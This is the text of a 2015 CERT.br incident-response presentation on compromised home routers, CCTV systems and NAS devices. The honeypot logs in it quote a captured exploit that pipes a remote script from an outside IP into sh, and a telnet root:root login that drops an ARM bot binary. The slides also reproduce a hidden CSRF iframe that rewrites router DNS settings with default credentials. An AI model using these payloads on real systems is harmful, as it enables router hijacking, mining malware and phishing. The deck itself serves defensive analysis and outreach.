FIRST TC Bogota
September 28, 2015
Bogotá, CO

The Trials and Tribulations of Remediating Compromised CPEs, CCTVs and Other IoTs

Cristine Hoepers
cristine@cert.br

Klaus Steding-Jessen
jessen@cert.br

cert.br nic.br cgi.br

The Internet of Things

“... is the network of physical objects or "things" embedded with electronics, software, sensors and connectivity...”

- *Wikipedia*

“...The Internet of Things extends internet connectivity beyond traditional devices like desktop and laptop computers, smartphones and tablets to a diverse range of devices and everyday things...”

- *Webopedia*

Quotes we hear frequently...

“This is just a [_________]”

“No, we don’t have Internet here...”

“This device is not my responsibility...”

Still seen in our honeypots:
Synology NAS bitcoin botnet

```
2014-07-07 16:11:39 +0000: synology[11626]: IP: 93.174.95.67, request:
"POST /webman/imageSelector.cgi HTTP/1.0, Connection: close, Host:
honeypot:5000, User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.1), Content-Length: 456, Content-Type: multipart/form-data;
boundary=shit_its_the_feds, X-TMP-FILE: /usr/syno/synoman/manager.cgi,
X-TYPE-NAME: SLICEUPLOAD, , --shit_its_the_feds.Content-Disposition:
form-data; name="source"..login.--shit_its_the_feds.Content-
Disposition: form-data; name="type"..logo.--shit_its_the_feds.Content-
Disposition: form-data; name="foo"; filename="bar".Content-Type:
application/octet-stream..sed -i -e '/sed -i -e/,$d’ /usr/syno/synoman/
manager.cgi.export TARGET="50.23.98.94:61066" && curl http://
5.104.224.215:61050/mn.sh | sh 2>&1 && unset TARGET.--
shit_its_the_feds--.", code: 403
```

Strings of the downloaded binary:

```
 Usage: minerd [OPTIONS]
 Options:  -o, --url=URL          URL of mining server
   -O, --userpass=U:P    username:password pair for mining server
   -u, --user=USERNAME   username for mining server
   -p, --pass=PASSWORD   password for mining server
       --cert=FILE       certificate for mining server using SSL
   -x, --proxy=[PROTOCOL://]HOST[:PORT]  connect through a proxy
```

Still seen in our honeypots:
Telnet brute force attacks against CPEs

```
2014-03-24 16:19:00 +0000: hpot[9140]: IP: 93.174.95.67, status:
SUCCEEDED, login: "root", password: "root"
2014-03-24 16:19:00 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "sh"
2014-03-24 16:19:00 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "echo -e \
\x51\\x51"
2014-03-24 16:19:01 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "cp /bin/
sh /var/run/kHaK0a && echo -n > /var/run/kHaK0a && echo -e \\x51\\x51"
2014-03-24 16:19:01 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "echo -ne
\\x7F\\x45\\x4C\\x46\\x1\\x1\\x1\\x61\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\
\x2\\x0\\x28\\x0\\x1\\x0\\x0\\x0\\x74\\x80\\x0\\x0\\x34\\x0\\x0\\x0\\x1C
\\xD\\x0\\x0\\x2\\x0\\x0\\x0\\x34\\x0\\x20\\x0\\x2\\x0\\x28\\x0\\x6\\x0\
\x5\\x0\\x1\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x0\\x80\\x0\
\x0\\xF0\\xC\\x0\\x0\\xF0\\xC\\x0\\x0\\x5\\x0\\x0\\x0\\x0\\x80\\x0\\x0\
\x1\\x0\\x0\\x0\\xF0\\xC\\x0\\x0\\xF0\\xC\\x1\\x0\\xF0\\xC >> /var/run/
kHaK0a"

kHaK0a: ELF 32-bit LSB executable, ARM, version 1, statically linked,
stripped

UDP Flooding %s for %d seconds.
UDP Flooding %s:%d for %d seconds.
TCP Flooding %s for %d seconds.
KILLATTK
Killed %d.
None Killed.
8.8.8.8
```

Overview of some incidents reported to CERT.br

cert.br nic.br cgi.br

Phishing at a CCTV System (1/2)

Received a report of a phishing page hosted at a specific port on a given IP address

Sent a report to the

- network block (/28) contact
- upstream ASN abuse team

No response from the network contact

Upstream reported that no response was received either

After a week we call the network contact

- “King of Construction Supply, good morning...”
- “No, we don’t have Internet here... I can give you the number of the owner, maybe he knows something I don’t...”

Phishing at a CCTV System (2/2)

Next day we reach the owner

- "No, we really don't have Internet here. What we have is a set of security cameras we can watch in real time via the Internet..."
- "I'll give you the number of the consultant, but he is away in an area where there is no cell phone coverage..."


Two days later

- We finally talk to the consultant
- He has no idea how to remove content from the CCTV recorder
- Calls back with the "solution": "I changed the ISP, now we have a new IP address, see if you can still access the phishing page..."

Questions still unanswered

- Which model was the CCTV?
- How many other vendors use the same system?
- How many other CCTVs are compromised out there?

Attacks using rogue DNS servers + CPEs: **Sample attack scenario**



Popular websites compromised (Blogs, Streaming, Humour, News, etc)

Attacker injects an iFrame in the compromised webpage

The iFrame directly includes or points to malicious JavaScript code

The JavaScript is executed in the victims' browser

The code scans the local network for CPEs (home routers)

Performs login/ password brute force for admin accounts

Change the DNS configuration to point name resolution to a rogue DNS server; restart the CPE.

This is NOT DNSChanger

Attacks using rogue DNS servers + CPEs:
Step 1: configure a rogue DNS server

- commonly hosted at cloud or hosting services abroad
- usually respond with authority for the target domains
  - attacker just creates a zone file for the target domain
  - we handled cases where 1 rogue DNS server was providing wrong results for more than 30 domains (financial services, e-commerce, websearch, public API's, etc)

```
$ dig +norec @xxx.xxx.57.155 <victim>.com A

[...]
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55048
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, [...]

[...]
;; ANSWER SECTION:
<victim>.com.          10800    IN     A     xxx.xxx.57.150
```

There is NO DNS cache poisoning is these cases

Attacks using rogue DNS servers + CPEs:
Step 2: host malicious content

```
$ wget -q -O - --header 'Host: <victim>.com' http://xxx.xxx.57.150/

<title>Fazer pagamentos online, enviar e receber pagamentos ou criar
uma conta pessoal - <victim> Brasil</title>

<link rel="shortcut icon" href="favicon.ico">

<frameset rows="100%,*">

<frame name="bla" src="<victim>.htm" noresize frameborder="no">

<frame src="UntitledFrame-6"></frameset><noframes></noframes>
```

Attacks using rogue DNS servers + CPEs:
Step 3: compromise a popular site

- **compromise a website with a high number of viewers**
- **insert a malicious iFrame that makes the user browser attack its own CPE (CSRF attack)**

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

Attacks using rogue DNS servers + CPEs:
Step 4: change the CPE DNS configuration

When the victim visits a site with a malicious iFrame, this iFrame

- **performs brute force attacks on CPEs, abusing default or weak passwords**
- **changes the DNS configurations to point resolution to a rogue DNS server**
- **other actions, like restart the CPE**


Other compromise vectors

- **via telnet or ssh brute force**
- **exploiting the CPEs' vulnerabilities**


A Special Case is the Arris Broadband Router: **Telnet is default and can’t be disabled**

- **daily password generator online**
- **Shodan lists thousands of devices just searching by `“Enter password>”`**

TOP COUNTRIES




Brazil	150,327
Mexico	73,731
Chile	51,088
United States	30,739
Poland	14,179



```
                           `!MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM::~
                               ``!MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM!:~` ~
                                    !MMMMMMMMMMMMMMMMMMMMMMM!:`     :~~
                                     :MMMMMMMMMMMMMMMM!~        :~~~~
                                   .:MMMMMMMMMM!:~           ~~~~~~
                              ..:MMMMMMM!:~`             :~~~~~~~~
                         .:MMMMMM:~`                ::~~~~~~~~~~
                    .:MMMMM:~                    .!!!!!!: ~~~~
              ..:MMM:~`                         .!!!!`      ~
        ..:MM:~`                                !!`
   .:M:~`



        AA              RRRRRRR          RRRRRRR          III         SSSSS
       AAAA             RRRRRRRRR        RRRRRRRRR        III       SSSSSSSSS
      AAAAAA            RRR    RRR       RRR    RRR       III      SSS    SS
     AAA  AAA           RRR   RRRR       RRR   RRRR       III       SSSS
    AAA    AAA          RRRRRRRRR        RRRRRRRRR        III         SSSSSS
   AAAAAAAAAAAA         RRR  RRR         RRR  RRR         III            SSSS
  AAA        AAA        RRR   RRR        RRR   RRR        III       SS    SSS
 AA            AA       RRR    RRR       RRR    RRR       III      SSSSSSSSS
A                A      RRR       R      RRR       R      III        SSSSS


          ARRIS Enterprises, Inc. 2015 All rights reserved




Enter password>
```

Rogue DNS Servers Stats:
Actively Providing Malicious Response



Period:	**290 days** (2014/09/01 – 2015/06/17)	**ASNs:**	**87**
IPs:	**521**	**Countries:**	**23**

Attacks using rogue DNS servers: **Alternative for steps 3&4: compromise a router**

Mikrotik routers come with weak default configuration

- **telnet, ssh and web management enabled**
- **login: admin   password: <blank>**

These are low cost routers and very common at

- **remote locations (there are combos with radio antenas)**
- **small ISPs, with very low knowledge of best practices**

Criminals' objectives

- **change DHCP server to provide malicious DNS configuration to all ISPs' clients**


CPEs are also widely abused for DDoS

Botnets that compromise CPEs

- **Example: Aidra**

UDP Services that are abused as part or amplification attacks

CERT.br DDoS Stats 2014:
Notification of IPs participating in DDoS Attacks



217 times more than 2013

90% were related to the abuse of these protocols for amplification:

- **161/UDP (SNMP)**
- **1900/UDP (SSDP)**
- **53/UDP (DNS)**
- **123/UDP (NTP)**
- **27015/UDP (STEAM Protocol)**
- **19/UDP (CHARGEN)**

Challenges for Incident Response (1/3)

Difficult to explain the DNS issue to hosting providers

- no policy defined for cases in which someone hosts a rogue DNS
- default is to forward the complaint to the client
  - “the client” is the attacker!
- 1st level abuse teams
  - are not trained to handle DNS logs
  - don’t have tools to test DNS attacks
- automatic systems don’t identify these complaints
  - are expecting phishing, malware or copyright infringement
- several rogue DNS servers are hosted in what appear to be bullet proof networks

Challenges for Incident Response (2/3)

Too many vulnerable web sites being compromised to host malicious iFrames

Too many vulnerable CPEs

- weak or default passwords are the norm
- too many vulnerabilities and almost no firmware updates
- at the end these are just forgotten "things"

Difficult to locate and educate the small ISPs with vulnerable Mikrotiks

Challenges for Incident Response (3/3)

Detection of these incidents is really challenging

Users and admins don’t know how to deal with CPEs, CCTVs, NAS, etc

- not hard to imagine how it will be on the “real” IoT

Vendors are repeating all the errors from the past in devices that are harder to patch and configure

IPv6 is getting traction at households (at least in Brazil)

- this could bring more “things” to the surface
- are the CSIRTs’ tools ready to deal with IPv6 incidents?

What can we do to improve the overall health of the Internet?

cert.br nic.br cgi.br

Encourage the Adoption of Best Practices

ISPs

- Implement BCP 38
- Establish better policies for CPE management and deployment
  - better password policies
  - allow/encourage users to improve security and change passwords
  - define a policy for updating the devices they manage

Hosting Providers

- Establish policies for cases involving rogue DNS servers
  - train the 1st level abuse teams on how to deal with this
- Proactively detect rogue DNS servers or malicious scripts

Everyone


- Pay attention to incident notifications
- Act on data feeds
